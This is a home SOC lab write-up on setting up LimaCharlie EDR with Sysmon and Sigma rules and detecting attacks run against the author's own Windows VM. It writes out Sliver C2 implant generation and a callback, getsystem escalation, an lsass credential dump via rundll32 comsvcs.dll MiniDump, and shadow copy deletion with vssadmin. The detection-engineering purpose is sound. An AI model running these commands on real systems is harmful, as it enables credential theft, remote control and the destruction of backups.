

## Contents


Home Soc Lab .....	2
Part 1 – LimaCharlie Setup .....	2
Part 2 – Prepare for Attack & Defend .....	4
Part 3 – Let’s Get Adversarial .....	11
Part 4 – Blocking Attacks .....	15
Part 5 – Automating YARA Scanning.....	18

# Home Soc Lab


## Part 1 – LimaCharlie Setup

[LimaCharlie](#) is a powerful SecOps cloud platform. It comes with cross-platform Endpoint Detection and Response agent and handles all of the log shipping/ingestion and has a threat detection system.

1. Create a free LimaCharlie Account
2. Create an organisation (with no pre-configurations )
3. Create a Windows sensor
  - Sensors are the primary input for data into LimaCharlie. They run on a variety of supported platforms and send JSON events to LimaCharlie's cloud in real-time.
4. Install the sensor using the Administrative Command Prompt, it has now been registered with LimaCharlie's cloud



5. Configure LimaCharlie to also ship Sysmon event logs alongside its own EDR telemetry. Done by adding Artefact Collection rules to automate Sysmon event logs



● Idrees Roshan ▾

🔍 Search Idrees Roshan

[Organizations](#)
[Groups](#)
[Add-ons](#)
[Support ▾](#)

---

(+) Sensors ^

- Sensors List
- Event Collection
- Payloads
- Sensor Cull
- Deployed Versions
- Installation Keys
- Artifact Collection**
- Query Console BETA
- Artifacts

## Artifact Collection [\[View Docs\]](#)

Provides low-level artifact collection capability which can be configured to run automatically via sensors, or pushed via REST API.

### Artifact Collection Rule

+ Add Artifact Collection Rule

Artifact Collection rules to be applied

Name	Patterns	Retention Period (In Days)	Delete Logs On Host After Ingestion	Ignore SSL Cert Errors During Log Upload	Platforms
windows-sysmon-logs	wel://Microsoft-Window...	10	false	false	windows

6. We are going to add the Sigma Ext, which adds hundreds of rules to identify potential threats in logs generated by Sysmon. [open source Sigma ruleset](#)

Add-ons / ext-sigma

ext-sigma

Q Search marketplace...

This extension provides a core set of the open source Sigma rules in a managed fashion. It offers hundreds of rules and is a great boiler-plate rule pack to apply to your LimaCharlie deployment.

Sigma is an open source format for describing signatures in a generic way so that they can be applied through multiple technologies (like LimaCharlie).

The Sigma project is available [here](#)

The specific rules, converted and applied through this extension are available [here](#)

Some Sigma rules on Windows rely on Windows Event Logs which are not collected by LimaCharlie by default. In order to leverage these you will need to configure automated collection of the relevant Windows Event Logs through the Artifact Collection extension.


Cost

Free0

Organization

Idrees Roshan

Unsubscribe

 SIGMA

## Conclusion:

- Configured LimaCharlie, powerful EDR agent
- Created a windows sensor and implemented an artifact collection rule to automate Sysmon event logs.
- Added Sigma extension which consist of Sigma rules which are structured threat detection rules.

## Part 2 – Prepare for Attack & Defend

Sliver C2 is an open-source Command & Control (C2) framework developed by BishopFox, designed for red team operations, penetration testing, and adversary emulation. It serves as an alternative to proprietary C2 frameworks like Cobalt Strike and Metasploit.

### 1. Launch sliver client in Ubuntu

```
root@lab000000: /home/sywtbsa
root@lab000000:/home/sywtbsa# /root/sliver-server

SLIVER

All hackers gain prowess
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > _
```

### 2. Start HTTP listener

```
Select root@lab000000: /home/sywtbsa
sliver > jobs
[*] No active jobs
sliver > http
[*] Starting HTTP :80 listener ...
[*] Successfully started job #3
sliver > _
```

HTTP Listener not running

Start the listener

3. Generate C2 implant and drop it into the Downloads directory. IP is from the Ubuntu subsystem.

```
root@lab000000: /home/sywtbsa
SLIVER

All hackers gain prowess
[*] Server v1.5.41 - f2a3915c79b31ab31c0c2f0428bbd53d9e93c54b
[*] Welcome to the sliver shell, please type 'help' for options
[*] Check for updates with the 'update' command

[server] sliver > jobs

[*] No active jobs

[server] sliver > http

[*] Starting HTTP :80 listener ...
[*] Successfully started job #1

[server] sliver > generate --http 172.25.114.254 --save /mnt/c/Users/sywtbsa/Downloads/

[*] Generating new windows/amd64 implant binary
[*] Symbol obfuscation is enabled
[*] Build completed in 1m23s
[*] Implant saved to /mnt/c/Users/sywtbsa/Downloads/SEVERE_YOGURT.exe
```

4. Confirm sliver server has an implant and make sure the HTTP listener job is running prior to executing our payload

```
[server] sliver > implants

Name          Implant Type  Template  OS/Arch      Format  Command & Control  Debug
=====
SEVERE_YOGURT session      sliver    windows/amd64 EXECUTABLE [1] https://172.25.114.254 false

[server] sliver > jobs

ID  Name  Protocol  Port  Stage Profile
====
1   http  tcp       80    =====
```

## 5. Run the C2 Implant in the Administrative Command Prompt

```
Administrator: Administrative Command Prompt
Microsoft Windows [Version 10.0.22000.2538]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sywtbsa>C:\Users\sywtbsa\Downlods\SEVERE_YOGURT.exe
The system cannot find the path specified.

C:\Users\sywtbsa>C:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe

C:\Users\sywtbsa>
```

```
[server] sliver > jobs

ID  Name  Protocol  Port  Stage Profile
----
1   http  tcp       80
[*] Session 91df20c3 SEVERE_YOGURT - 172.25.112.1:53454 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 17:18:52 UTC

[server] sliver > _
```

## 6. Verify the session and use the new C2 session

```
[server] sliver > sessions

ID      Transport  Remote Address  Hostname  Username  Operating System  Health
-----
91df20c3 http(s)     172.25.112.1:53454 lab000000 sywtbsa   windows/amd64    [ALIVE]

[server] sliver > use 91df20c3

[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)

[server] sliver (SEVERE_YOGURT) > _
```

We are now interacting with the C2 session on the windows VM. Let's run a few basic commands to get our bearing on the victim host:

- Info – basic info about the session
- Whoami – find out what user your implant is running as and what privileges it has
- Pwd – Identify our implants working directory
- Netstat – examine network connections occurring on the remote system
  - o Rphcp.exe is the LimaCharlie EDR service executable
  - o Slivers own implant is highlighted in green
- ps -T – Identify running processes on the remote system

```
Select root@lab000000: /home/sywtbsa
[*] Active session SEVERE_YOGURT (91df20c3-0a7d-438d-a826-a9332c623966)
[server] sliver (SEVERE_YOGURT) > info

Session ID: 91df20c3-0a7d-438d-a826-a9332c623966
Name: SEVERE_YOGURT
Hostname: lab000000
UUID: d2bb90f7-e433-48a2-8010-aca45adbc59f
Username: lab000000\sywtbsa
  UID: S-1-5-21-3327490159-1074428985-2300167398-500
  GID: S-1-5-21-3327490159-1074428985-2300167398-513
  PID: 8052
  OS: windows
Version: 10 build 22000 x86_64
Locale: en-US
Arch: amd64
Active C2: https://172.25.114.254
Remote Address: 172.25.112.1:53454
Proxy URL:
Reconnect Interval: 1m0s
  First Contact: Thu Feb 13 17:18:52 UTC 2025 (10m21s ago)
  Last Checkin: Thu Feb 13 17:29:13 UTC 2025 (0s ago)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: lab000000\sywtbsa
[*] Current Token ID: lab000000\sywtbsa
```

```
[server] sliver (SEVERE_YOGURT) > netstat

Protocol Local Address State PID/Program Name Foreign Address
=====
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:3389 finc-20-b2-v4wan-169598-cust2512.v7.
cable.virginm.net.:58565 ESTABLISHED 1120/svchost.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49749 20.7.2.167:443
ESTABLISHED 3360/svchost.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49833 168.63.129.16:32526
ESTABLISHED 6956/WindowsAzureGuestAgent.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49842 168.63.129.16:80
ESTABLISHED 6956/WindowsAzureGuestAgent.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49853 168.63.129.16:32526
ESTABLISHED 6856/WaAppAgent.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:49864 51.105.71.137:443
ESTABLISHED 3820/LabServicesAgent.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:52180 114.152.242.35.bc.googleusercontent.c
om.:443 ESTABLISHED 4924/rphcp.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53115 23.100.122.113:443
ESTABLISHED 3820/LabServicesAgent.exe
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53823 168.63.129.16:80
TIME_WAIT 0/
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53829 151.101.46.172:80
TIME_WAIT 0/
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53845 151.101.46.172:80
TIME_WAIT 0/
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53851 151.101.46.172:80
TIME_WAIT 0/
tcp lab000000.kxvwpzvtddmnuhpaxqb01m3otph.bx.internal.cloudapp.net.:53869 151.101.46.172:80
```

```
tcp lab000000.mshome.net.:54027 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54029 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54030 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54031 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54032 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54038 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54039 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54040 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54042 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54043 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54049 172.25.114.254:80
TIME_WAIT 0/
tcp lab000000.mshome.net.:54051 172.25.114.254:80
ESTABLISHED 8052/SEVERE_YOGURT.exe

[server] sliver (SEVERE_YOGURT) > _
```

We can see our implant and whatever security products the victim system is using. In this case it's Sysmon.

```
root@lab000000: /home/sywtbsa
[4976] svchost.exe
[6000] svchost.exe
[3272] svchost.exe
[3384] Sysmon64.exe
[1088] svchost.exe
[1132] svchost.exe
[1708] svchost.exe
[2664] svchost.exe
[2688] svchost.exe
[3120] svchost.exe
[4832] svchost.exe
[7432] svchost.exe
[8676] svchost.exe
[1468] svchost.exe
[2396] svchost.exe
[5064] SgrmBroker.exe
[556] svchost.exe
[5548] svchost.exe
[752] LsaIso.exe
[760] lsass.exe
[916] fontdrvhost.exe
[636] csrss.exe
[744] winlogon.exe
[792] dwm.exe
[908] fontdrvhost.exe
[2744] LogonUI.exe
[2432] winlogon.exe
[2484] dwm.exe
[1876] fontdrvhost.exe
[3436] explorer.exe
[5124] cmd.exe
[8052] SEVERE_YOGURT.exe
[1056] conhost.exe
[7800] msedge.exe
[5236] msedge.exe
```

```
[4308] csrss.exe
[7100] MicrosoftEdgeUpdate.exe
⚠ Security Product(s): Sysmon64
[server] sliver (SEVERE_YOGURT) >
```

7. We can observe all the EDR telemetry on LimaCharlie

View all processes in LimaCharlie, we can find the source and destination IP of the implant if you view network connections

Idrees Roshan

Search Idrees Roshan

Organizations Groups Add-ons Support

Event Collection

File System

Integrity Monitoring

Live Feed

Network

Packages

Processes

Services

Timeline

Processes

Filter

i.e. 'evil.exe'

Run	Name	PPID	PID	User	Path	Comm
⋮	cmd.exe	3436	5124	lab000000\sywtbsa	C:\Windows\system32\cmd.exe	"C:\
⋮	SEVERE_YOGURT.exe	5124	8052	lab000000\sywtbsa	C:\Users\sywtbsa\Downloads\SEVERE_Y_	C:\U
⋮	msedge.exe	3436	7800	lab000000\sywtbsa	C:\Program Files (x86)\Microsoft\Ed_	"C:\


Network connections for SEVERE\_YOGURT.exe (PID 8052)

Source	Destination	Protocol	State
172.25.112.1:55520	172.25.114.254:80	tcp4	ESTABLISHED




We can inspect the hash in the file system tab and redirect to virus total to inspect it.


Pro Tip: If the file is a common/well-known malware sample, you will know it right away. However, “Item not found” on VT **does not mean that this file is innocent**, just that it’s never been seen before by VirusTotal. This makes sense because we just generated this payload ourselves, so of course it’s not likely to be seen by VirusTotal before. This is an important lesson for any analyst to learn — if you already suspect a file to be possible malware, but VirusTotal has never seen it before, trust your gut. This actually makes a file even more suspicious because *nearly everything* has been seen by VirusTotal, so your sample may have been custom-crafted/targeted which ups the ante a bit. In a mature SOC, this would likely affect the [TLP](#) of the IOC and/or case itself.



Click “Timeline” on the left-side menu of our sensor. This is a near real-time view of EDR telemetry + event logs streaming from this system.



You can filter using Indicators of Compromise like the name of the implant or the known C2 IP address



## Conclusion:

- Generated and used a Sliver C2 implant
- Verified the C2 implant's session existed and learnt basic commands to study the host
- Observed all the EDR telemetry on LimaCharlie by viewing all the processes, inspecting hashes in the file system and viewing the timeline which presents a near real-time EDR telemetry from the system

## Part 3 – Let's Get Adversarial

In this part we are going to use the C2 session and see if we can detect it with the rules we have in place

1. Elevate the implant to a SYSTEM level process, using whoami we can see our new privileges

```
[server] sliver (SEVERE_YOGURT) > getsystem

[*] A new SYSTEM session should pop soon...

[*] Session 55bf6f14 SEVERE_YOGURT - 172.25.112.1:56783 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 18:13:46 UTC

[server] sliver (SEVERE_YOGURT) > use 55bf6f14

[*] Active session SEVERE_YOGURT (55bf6f14-73ed-4f6d-8686-3369a491725d)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
[server] sliver (SEVERE_YOGURT) > _
```

We are going to steal credentials on a system by dumping the lsass.exe (windows process that holds sensitive information such as credentials) from memory. We will be using LOLBIN (legitimate binary already on the system) to do this.

2. Identify the process ID of lsass.exe

```
[server] sliver (SEVERE_YOGURT) > ps -e lsass.exe

  Pid  Ppid  Owner                Arch  Executable  Session
  ====  =====  =====  =====  =====  =====
    760    624  NT AUTHORITY\SYSTEM  x86_64  lsass.exe    0

⚠ Security Product(s): Sysmon64

[server] sliver (SEVERE_YOGURT) > _
```

3. Run a command that will dump the remote process from memory

Using the PID we will run a command that will dump the remote process from memory and save it to C:\Windows\Temp\lsass.dmp.

```
[server] sliver (SEVERE_YOGURT) > execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 760 C:\\Windows\\Temp\\lsass.dmp full

[*] Command executed successfully

[server] sliver (SEVERE_YOGURT) > _
```

4. Now we implement Detection and Response rules to detect the dump  
we can use LimaCharlie and the correct filters to find the relevant telemetry.

Idrees Roshan

Search Idrees Roshan

Organizations Groups Add-ons Support

Event Collection

File System

Integrity Monitoring

Live Feed

Network

Packages

Processes

Services

Timeline

Users

Hostname  
lab000000.kxvvpzvtmnuhpaxq...

SID  
d8e389d9-dc3a-4b96-8de7-5ec...

Platform

Date 2025-02-13 19:28:07 Range -12h Loaded Available +12h

SENSITIVE\_PROCESS\_ACCE

+ Add Filter

Searched up to 2025-02-13 19:17:52 Keep searching for earlier events

You're up-to-date! Jump to present

Download

Event Routing

```
{
  "event": {
    "EVENTS": [
      {
        "event": {
          "BASE_ADDRESS": "14070156951552"
        }
      }
    ]
  }
}
```

"ACCESS\_FLAGS": 5136  
"PARENT\_PROCESS\_ID": 4244  
"PROCESS\_ID": 760  
"SOURCE": {  
 "COMMAND\_LINE":  
 "rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 760 C:\Windows\Temp\lsass.dmp full"  
 "FILE\_IS\_SIGNED": 1  
 "FILE\_PATH": "C:\Windows\system32\rundll32.exe"  
 "HASH":  
 "2984b4ad9f5ce7a8828934832fa7d7932fa53e432ed14d0b5636fbadaf536131"  
 "PARENT\_ATOM": "a1ae9c6fc1891b99d594c98767ae190c"  
 "PARENT\_PROCESS\_ID": 2896  
 "PROCESS\_ID": 4244  
 "THIS\_ATOM": "8ff8801279b6fba0821b6be367ae47a4"

5. Create a rule for this specific event (the log recorded for the dump)

Event Routing

```
{
  "event": {
    "EVENTS": [
      {
        "event": {
          "BASE_ADDRESS": "140699356954624"
          "COMMAND_LINE": "C:\Windows\system32\rundll32.exe"
          "CREATION_TIME": "1677256199363"
          "FILE_IS_SIGNED": 1
          "FILE_PATH": "C:\Windows\system32\lsass.exe"
          "HASH": "75574fef7b62329ce2abe13551ee8209d69aebdd4ee350e23ff6f26b920b24b9"
          "MEMORY_USAGE": "19947520"
          "PARENT": {
            "FILE_IS_SIGNED": 1
            "FILE_PATH": "C:\Windows\system32\lsass.exe"
          }
        }
      }
    ]
  }
}
```

Build a D&R rule from this event


We're specifying that this detection should only look at SENSITIVE\_PROCESS\_ACCESS events where the victim, or target process ends with lsass.exe - excluding a very noisy false positive in this VM, wmiprvse.exe.

We're telling LimaCharlie to simply generate a detection "report" anytime this detection occurs.


The screenshot shows the LimaCharlie web interface. At the top, there's a user profile for 'Idrees Roshan' and a search bar. On the left sidebar, there's a 'Back to Idrees Roshan' link and a 'D&R RULES' section with a 'New Rule' button. The main area is titled 'Edit Draft' with a '[View Docs]' link. It contains a 'Name' field with 'Untitled-1'. Below this are two sections: 'Detect' and 'Respond'. The 'Detect' section has a list of rules: 1. event: SENSITIVE\_PROCESS\_ACCESS, 2. op: and, 3. rules: 4. - op: ends with, 5. path: event/\*/TARGET/FILE\_PATH, 6. value: lsass.exe, 7. - not: true, 8. op: ends with, 9. path: event/\*/SOURCE/FILE\_PATH, 10. value: wmiprvse.exe. The 'Respond' section has a list of actions: 1. - action: report, 2. name: LSASS access. Both sections have an 'Expand' button.

We can target an event and test if the detection would work against that event


This screenshot shows the 'Respond' section of the rule configuration, with a list of actions: 1. - action: report, 2. name: LSASS access. Below this are two buttons: 'Save Rule' and 'Discard Draft'. A red arrow points down to the 'Target Event' tab. The 'Target Event' tab is active, showing a message: 'Loaded SENSITIVE\_PROCESS\_ACCESS event from windev2301eval.localdomain.' Below this is an 'Event' section with a list of actions: 1. {, 2. "event": {.



We will rename this detection LSASS Accessed



6. Run the LOLBIN attack again and we should see logs detecting the dump



Conclusions:

- Elevated the C2 implant to a SYSTEM level process
- Dumped the lsass.exe by using LOLBIN, to steal credentials
- Filtered to the log where the dump occurred and set up Detection rules to detect the threat with our own detection signature.

## Part 4 – Blocking Attacks


So far alerts have been generated for attacks, in this part we are going to be blocking them.

It is essential when writing a blocking rule to properly baseline the environment for false positives. This can be done by creating an alert-only detection rule and letting it run for days or weeks, turning it to eliminate all false positives and then deploying the blocking version of that rule.

Volume Shadow Copies provide a convenient way to restore individual files or even an entire file system to a previous state which makes it a very attractive option for recovering from a ransomware attack. For this reason, it's become very predictable that one of the first signs of an impending ransomware attack is the [deletion of volume shadow copies](#).

This is not done often so we now have a prime candidate for a blocking rule: **low false positive prevalence, high threat activity**.

1. Drop into a native command prompt and delete all the volume shadow copies, the shell should still be active after they are deleted, check with whoami

 root@lab000000: /home/sywtbsa

```
[server] sliver (SEVERE_YOGURT) > shell
? This action is bad OPSEC, are you an adult? Yes
[*] Wait approximately 10 seconds after exit, and press <enter> to continue
[*] Opening shell tunnel (EOF to exit) ...
[*] Started remote shell with pid 4340

PS C:\Windows\system32> vssadmin delete shadows /all
vssadmin delete shadows /all
vssadmin 1.1 - Volume Shadow Copy Service administrative command-line tool
(C) Copyright 2001-2013 Microsoft Corp.

No items found that satisfy the query.
PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> 
```



We can see that LimaCharlie has detected what we are doing. This is because of the default Sigma rules

We can also examine the metadata contained within the detection itself. Sigma rules give us references to help understand why the detection exists in the first place

